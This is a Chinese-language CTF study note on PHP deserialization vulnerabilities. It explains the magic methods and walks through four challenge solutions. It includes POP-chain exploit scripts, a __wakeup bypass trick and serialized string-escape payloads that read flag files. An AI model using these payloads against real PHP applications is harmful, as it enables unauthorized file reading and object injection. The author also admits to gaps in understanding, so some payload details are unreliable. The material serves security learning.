一、序列化与反序列化

PHP序列化是将一个对象、数组、字符串等转化为字节流便于传输，比如跨脚本等。而PHP反序列化是将序列化之后的字节流还原成对象、字符、数组等。但是PHP序列化是不会保存对象的方法。形象化理解就像物流的过程。你想把一张桌子通过从a–>b，一张桌子肯定不好运输，因此需要把它拆开（这个拆的过程就是序列化）；等到达了b需要把他组装起来（装的过程就是反序列化）。

二、PHP反序列化漏洞

PHP类中有一种特殊函数体的存在叫魔法函数，magic函数命名是以符号\_\_开头的，比如 \_\_construct, \_\_destruct, \_\_toString, \_\_sleep, \_\_wakeup等等。这些函数在某些情况下会自动调用，比如\_\_construct当一个对象创建时被调用，\_\_destruct当一个对象销毁时被调用，\_\_toString当一个对象被当作一个字符串使用。

而在反序列化时，如果反序列化对象中存在魔法函数，使用unserialize()函数同时也会触发。这样，一旦我们能够控制unserialize()入口，那么就可能引发对象注入漏洞。

例：

\_\_sleep() //使用serialize时触发

\_\_destruct() //对象被销毁时触发

\_\_call() //在对象上下文中调用不可访问的方法时触发

\_\_callStatic() //在静态上下文中调用不可访问的方法时触发

\_\_get() //用于从不可访问的属性读取数据

\_\_set() //用于将数据写入不可访问的属性

\_\_isset() //在不可访问的属性上调用isset()或empty()触发


\_\_unset() //在不可访问的属性上使用unset()时触发

\_\_toString() //把类当作字符串使用时触发

\_\_invoke() //当脚本尝试将对象调用为函数时触发

三、实例

1、



首先找到输出flag处，在Read中的\_invoke()函数。想要触发invoke函数需要将一个对象调用为函数，很明显是在Test中的\_get()函数处。想要触发get函数，就要访问不存在的属性，很明显是Show中的\_toString()函数。接下来就是开始构造pop链：

<?php

class Read{

public $token;

public $token\_flag;

function \_\_construct(){

$this->token = &$this->token\_flag; //引用

}

}

class Show

{

public $source;

public $str;

}

class Test

{

public $params;

}

$p3 = new Read();

$p2 = new Test();

$p2->params = $p3;

$p4 = new Show();

$p4->str = array('str'=>$p2);

$exp = new Show();

$exp->source = $p4;

echo serialize($exp);

?>

2、攻防世界 Web\_php\_unserialize



还是先找输出flag的地方，发现只有在Demo类的\_destruct()函数处有输出点，无疑要将输出的$this->file的值变为fl4g.php，到这里思路已经很清晰了：先对Demo类序列化，base64加密后get传参到var就行了。其中还有一点要注意的就是执行反序列化时会自动调用wakeup函数从而将file的值重置为index.php，所以这里要绕过wakeup函数。（当成员属性数目大于实际数目时可绕过wakeup方法，正则匹配可以用+号来进行绕过。）

Payload：

<?php

class Demo {

private $file = 'index.php';

//protected $file1 = 'index.php';

public function \_\_construct($file) {

$this->file = $file;

//$this->file1 = $file1;

}

function \_\_destruct() {

echo @highlight\_file($this->file, true);

}

function \_\_wakeup() {

if ($this->file != 'index.php') {

//the secret is in the fl4g.php

$this->file = 'index.php';

}

}

}


$a=new Demo('fl4g.php');

$b=serialize($a);


$b=str\_replace('O:4','O:+4',$b);

$b=str\_replace('1:{','2:{',$b);

echo base64\_encode($b);



3、安恒月赛2020年DASCTF——四月春季战 Ezunserialize



显然flag通过C类的file\_get-contents()函数输出，且注意到在B类存在字符串拼接，所以这里将b转换成c类的对象就会触发toString函数。但是这里只实例化了A类，所以要将A的属性实例化为B类。

POP链构造完成：

$a = new A();

$b = new B();

$c = new C();

$c->c = "flag.php";

$b->b = $c;

$a->username = "1";

$a->password = $b;

echo serialize($a);

得到：

O:1:"A":2:{s:8:"username";s:1:"1";s:8:"password";O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php";}}}

接下来还有字符逃逸的问题：

核心思想：过滤导致的字符串位数增加或减少，不会导致序列化中变量名字符数改变,导致逃逸出新的对象

同时对象逃逸的特点是

过滤函数放在了序列化函数之后。

read函数，将\0\0\0 (6个字符) 替换成 chr(0)\*chr(0) (3个字符)，所以这里逃逸处3个字符

我们要逃逸出的字符串是

";s:8:"password";s:xx:" 共23位（因为这里payload打在password里，所以xx一定是两位数） 为什么是这个字符串在下面解释

因为一组逃逸出三个字符，所以这里共需逃逸八组，也就是

\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0 （24个\0）将其传入payload1中

只序列化后的结果：

O:1:"A":2:{s:8:"username";s:48:"\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0";s:8:"password";s:72:"A";s:8:"password";O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php"}}";}

经过函数过滤后的结果：

O:1:"A":2:{s:8:"username";s:48:"\*\*\*\*\*\*\*\*";s:8:"password";s:72:"A";s:8:"password";O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php"}}";} （实际每个\*号前后有两个空字符，这里未显示）

可以看到，反序列化过程中，在读入username的值时，读入48位，从第一个 空\*空 开始读，\*\*\*\*\*\*\*\*";s:8:"password";s:72:"A （因为总逃逸的字符串有24位，需要逃逸的只有23位，这里加上一个A字符，凑成24位）

读完此时，结束，发现原本的password属性被吞，但因为序列化字符串中类里面的变量数是2，所以此时继续读一个变量，读入我们传的password，也就是读出了我们希望传入的password，这时新对象即逃逸出来

构成对象逃逸

成功完成攻击，读取出flag值


整个的payload就是：

?a=\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0&b=A";s:8:"password";O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php"}}

4、[安洵杯 2019]easy\_serialize\_php



根据代码中的提示，phpinfo中可能存在线索，于是令f=phpinfo查看：



可知flag应该在d0g3\_f1ag.php中，要用show\_image访问

后面就有点搞不明白了，看了别人的wp想了很久才搞清楚。

过滤函数filter()是对serialize($\_SESSION)进行过滤，滤掉一些关键字

正常传img参数进去会被sha1加密，我们应该用别的方法控制$\_SESSION中的参数。

本来挺好的序列化的字符串，按某种去掉了一些关键字，本身就不对，本身就涉及到可能破坏原有结构而无法正常反序列化的问题。这里是利用反序列化长度逃逸控制了img参数。之前有一道题目是关键字替换导致字符串长度变长，把后面的原有参数挤出去了，

本题是关键字被置空导致长度变短，后面的值的单引号闭合了前面的值的单引号，导致一些内容逃逸。。

extract后覆盖了两个没用的属性，但是后面又强制加了一个我们不可控的img属性

根据源码，我们先对f传参phpinfo

构造payload来对 /d0g3\_f1ag.php读取。

;s:14:"phpflagphpflag";s:7:"xxxxxxx";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}

解释一下：

这里首先phpflagphpflag会被过滤为空，吃掉一部分值

$serialize\_info的内容为

a:2:{s:7:"";s:48:";s:7:"xxxxxxx";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";

刚好把后面多余的img部分截断掉


payload:

\_SESSION[phpflag]=;s:7:"xxxxxxx";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}

读取/d0g3\_fllllllag

payload:

\_SESSION[phpflag]=;s:14:"phpflagphpflag";s:7:"xxxxxxx";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}



注：这道题确实没有完全搞明白，有很多细节的地方现在还理解不了。

四、参考链接

<https://www.cnblogs.com/karsa/p/12775854.html>

<https://www.gem-love.com/ctf/2275.html>

<https://www.freebuf.com/articles/web/167721.html>

<https://blog.csdn.net/weixin_45645113/article/details/105309695>

https://www.cnblogs.com/wangtanzhi/p/12261610.html

<https://blog.csdn.net/chasingin/article/details/104189711>